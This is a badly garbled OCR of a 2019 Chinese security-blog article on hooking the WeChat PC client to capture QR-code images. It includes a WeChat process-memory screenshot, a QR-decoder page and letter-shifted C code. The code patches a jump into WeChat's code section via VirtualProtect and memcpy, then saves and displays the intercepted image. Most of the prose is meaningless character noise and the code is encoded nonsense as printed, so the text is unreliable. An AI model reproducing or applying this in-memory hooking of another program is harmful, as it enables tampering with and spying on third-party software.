


练绑色　　矿　参　　色　　矿　　绑



hf{ 雅 矿 练罗 谨矿 谨

练罗 矿 色罗 鉴 摄 罗 经





SQJ 警 色 Ⓓ 矿 罗 角 迎色

色

SFKxqwhu矿 迎 矿 0A 雅 矿 阻

矿 雅 gxps 绑


[WeChat.exe]进程内存(1268)
地址:
9626340
大小:
EB6
Dump
进程: 351, 隐藏进程: 0, 应用层不可访问进程: 13
信安之路



角 色 摄 角 罗 f dꝏ

骤 矿 绑遗 摄 评 KRRN 罗 f dꝏ

迎色 雅

迎色 释雅

色 陷 练 迎 释 矿 迎 释

职 摄 (f) 色 练罗 矿

陷 练 摄 角 规(x) 罗


迎 色 迄 矿 色

迎 色


二维码解码器
jiema.wwei.cn
二维码解码
识别图
微信对话生成
二维码贴纸
生成二维码
▶ 上传二维码图片
输入图片网址
一图多码
电脑摄像头扫描
大批量解码PC软件下载
短网址还原
微信对话生成
上传二维码图片解码
解码带二维码的图片，解码后可以鉴别内容是否安全，也可以重新生成或美化二维码
图片：jpg、jpeg、gif、png
大小：小于2M
支持：QR二维码、一维条码、PDF417、Data Matrix 等类型解码
解码结果：
http://weixin.qq.com/x/I-yOUnFpRaZOwZyVPC0H
信安之路

规 Ⓑ 职 练

起 FH 色 雅



结Ⓑ订谷 矿 翻 迎

迄 谅 逃矿 经 (f)翻般缩 (f) 释

练 (f) 结 矿 色 (f) 败练罗 词阻矿


补 ⓡ 色 (f) 雅 摄 规 角 色 (f)摄

矿 迎 色 评 Ⓔ 矿Ⓔ 逃评 色 (f)

雅 摄 购 结Ⓑ 翻职Ⓡ 般摄补


Ⓑ 练(f) 职雅

角　　色　（f）



职　矿　　色　　ⓤⒺ　矿　　Ⓑ　罗　　职


矿　　经词　　迄　Ⓑ



RG ⑨ 迎矿 Ⓑ 经绑雅 面阻

色 ⓤⒺ 矿色 Ⓔ 评 色

面阻 色 矿 评 绑



hd{ 色 雅 矿 角 Ⓑ 罪 练罗

矿 矿 Ⓑ 迎色

般

角 FH 罪 ⑨ Z hF kdwZ lq1gœ 矿 Ⓑ


矿 齐遗 + 3{437FI 94; 03{I 583333@45: I 94; ,摄

罗 .遗 ⑨Ⓑ FH 摄

迎矿 FH 阻

迄 Ⓡ(o) 矿 色 雅 ⑨Ⓑ(o)

参 摄 色 雅 齐 雅 练 矿



Ⓓ 迎 色

耻 角 Ⓑ 罗色 雅 蚁耻败 离 角 规

罗 Ⓑ 色 雅 色 DSL 露

矿 练罗 ⑨ 蓝 络 色 矿 神

起 krrn 色

角 面练罗 g∞矿 罗 g∞ 阻Ⓑ 迎 罪矿(x)

LDWKrrn 迎 色 摄 (f)院 见 绑神

KRRN

```
yrlg VwduwKrrn+GZ RUG gz KrrnRiivhw/OSYRLG sI xqDggu/
KZ QG kZ qg,
~
  kGqj @kZ qg>
  22拿到模块基址
  GZ RUG gz Z hF kdwZ lqDggu @ J hwZ hF kdwZ lqDggu+,>
  22需要 KRRN 的地址
  GZ RUG gz KrrnDggu @ gz Z hF kdwZ lqDggu . gz KrrnRiivhw+
```

```
   22填充数据

   mp sFrgh^3` @ 3{H<>

   22计算偏移

   –+GZ RUG–,+) mp sFrgh^4`, @ +GZ RUG,sI xqDggu 0
gz Krr nDggu08>


   22 保存以前的属性用于还原

   GZ RUG RogSur wh{v @ 3>


   22 因为要往代码段写入数据，又因为代码段是不可写的，所以
需要修改属性

   YluwxdoSur whfw+OSYRLG,gz Krr nDggu/ 8/
SDJ HbH[ HFXWHbUHDGZ ULWH/ ) RogSur wh{w,>


   22保存原有的指令

   p hp fs| +edfnFrgh/ +yrlg–,gz Krr nDggu/ 8,>
```

```
  22写入自己的代码

  php fs|++yrlg-,gz KrrnDggu/mp sFrgh/8,>



  22 执行完了操作之后需要进行还原

  YluwxdoSurwhfw++OSYRLG,gz KrrnDggu/8/RogSurwh{w/
) RogSurwh{w,>

Ø
```

KRRN

```
rlg XqKrrn+GZRUG gz KrrnRiivhw,

~

  GZRUG gz ZhFkdwZlqDggu@JhwZhFkdwZlqDggu+,>

  GZRUG gz KrrnDggu@gz ZhFkdwZlqDggu. gz KrrnRiivhw+

  22 保存以前的属性用于还原

  GZRUG RogSurwh{w@3>
```

```
   22 因为要往代码段写入数据，又因为代码段是不可写的，所以
需要修改属性

   YluwxdoSur whfw+OSYRLG-,gz Krrn Dggu/ 8/
SDJ HbH[ HFXWHbUHDGZ ULWH/ ) RogSur wh{w,>



   22 Krrn 就是向其中写入自己的代码

   p hp fs| ++OSYRLG-,gz Krrn Dggu/ edfnFrgh/ 8,>



   22 执行完了操作之后需要进行还原

   YluwxdoSur whfw+OSYRLG-,gz Krrn Dggu/ 8/ RogSur wh{w/
) RogSur wh{w,>

Ø
```

迄

```
yrlg Vdyhlp j +GZ RUG tufrgh,

~

   22获取图片长度
```

```
GZ RUG gz SIfOhq @ tufrgh . 3{7>

vl}hbv fs|Ohq @ +vl}hbw,-++OSYRLG-,gz SIfOhq,>

22拷贝图片的数据

fkdu SIfGdwd^3{lll` @~3 Ø>

php fs|+SIfGdwd/ -++OSYRLG-,tufrgh,/fs|Ohq,>



22将文件写到本地

KDQGOH kllch @
FuhdwhllchD+%H=__tufrgh1sqj %%J HQHULFbDOO/3/QXOO/FUHDWHb
DOZD\V/ILOHbDWWULEXWHbQRUP DO/QXOO,>

li +kllch@@QXOO,

~

    Phvvdj hEr{+QXOO/ %创建图片文件失败%ø %错误%ø 3,>

    uhwxuq>

Ø



GZ RUG gz Uhdg @ 3>
```

```
li +Z ulwhl ldh+kl ldh/ Slf Gdwd/ f s| Ohq/ ) gz Uhdg/ QXOO, @@ 3,

~

   P hvvdj hEr{+QXOO/ %写入图片文件失败%( %错误%( 3,>

   uhwxuq>

Ø



F or vhKdqgdh+kl ldh,>

22显示图片

F Lp dj h lp j >

F Uhf v uhf w>

22拿到控件的句柄

KZ QG kSlf @ J hwGdj Lwhp +kGdj / LGF bT USLF ,>

J hwF dhqwUhf w+kSlf / ) uhf w,>

22载入图片

lp j 1Or dg+%bl=__t ufr gh1sqj %>

lp j 1Gudz +J hwGF +kSlf ,/ uhf w,>
```

```
22显示二维码内容

Vkrz TuFrghFrqwhqwkGj,>


22完成之后卸载 KRRN

XqKrrn+TuFrghRiivhw,>

Ø
```

神

SF 迎 神 ⓤ ⓠ (f)落

原创 鬼手 56 信安之路 2019-08-11

Z hF kdwUr er w 般 罗 ⓤ (o) ⓟ 矿

ⓤ ⓠ (f)落 矿 ⓤ 矿 ⓤ 矿 ⓤ

摄行 (f)落练绑 谷 ⓤ ⓠ (f)落 摄陷裁 绍罗

ⓟ 摄

ⓤ ⓠ (f)落 ⓟ 矿 间 Ⓑⓠ

f dooo矿(f) ⓠ Ⓑ 范 矿 Ⓑ

逃矿 齐 范 矿 ⓠ f dooo摄

ⓤ ⓠ (f)落 般


谅ⓠ f dooo 院

间 练绑练罗ⓠ 挺 矿 词

阻缩罗 矿 练罗 ⓠ 迎 LG矿 色罗

ⓠ 摄 角 參 矿 评

罗ⓠ虚 f dooo摄



耻　角　　规补　　⑨　　迎　LG　阻　矿间　　Ⓡ


Ⓑ　⑨　　Ⓑ　　罗　迎　LG矿　　迎　LG　绑

雅　　矿　参　　矿　　矿露　　矿补


Ⓑ⑨虚　　fdo摄

谅　迎⑨　　fdo

谅⑨　　fdo　　迎　LG



间 FH (u) 迎 LG矿 ⑨Ⓑ绑



參 ⑨ 矿购评 FH
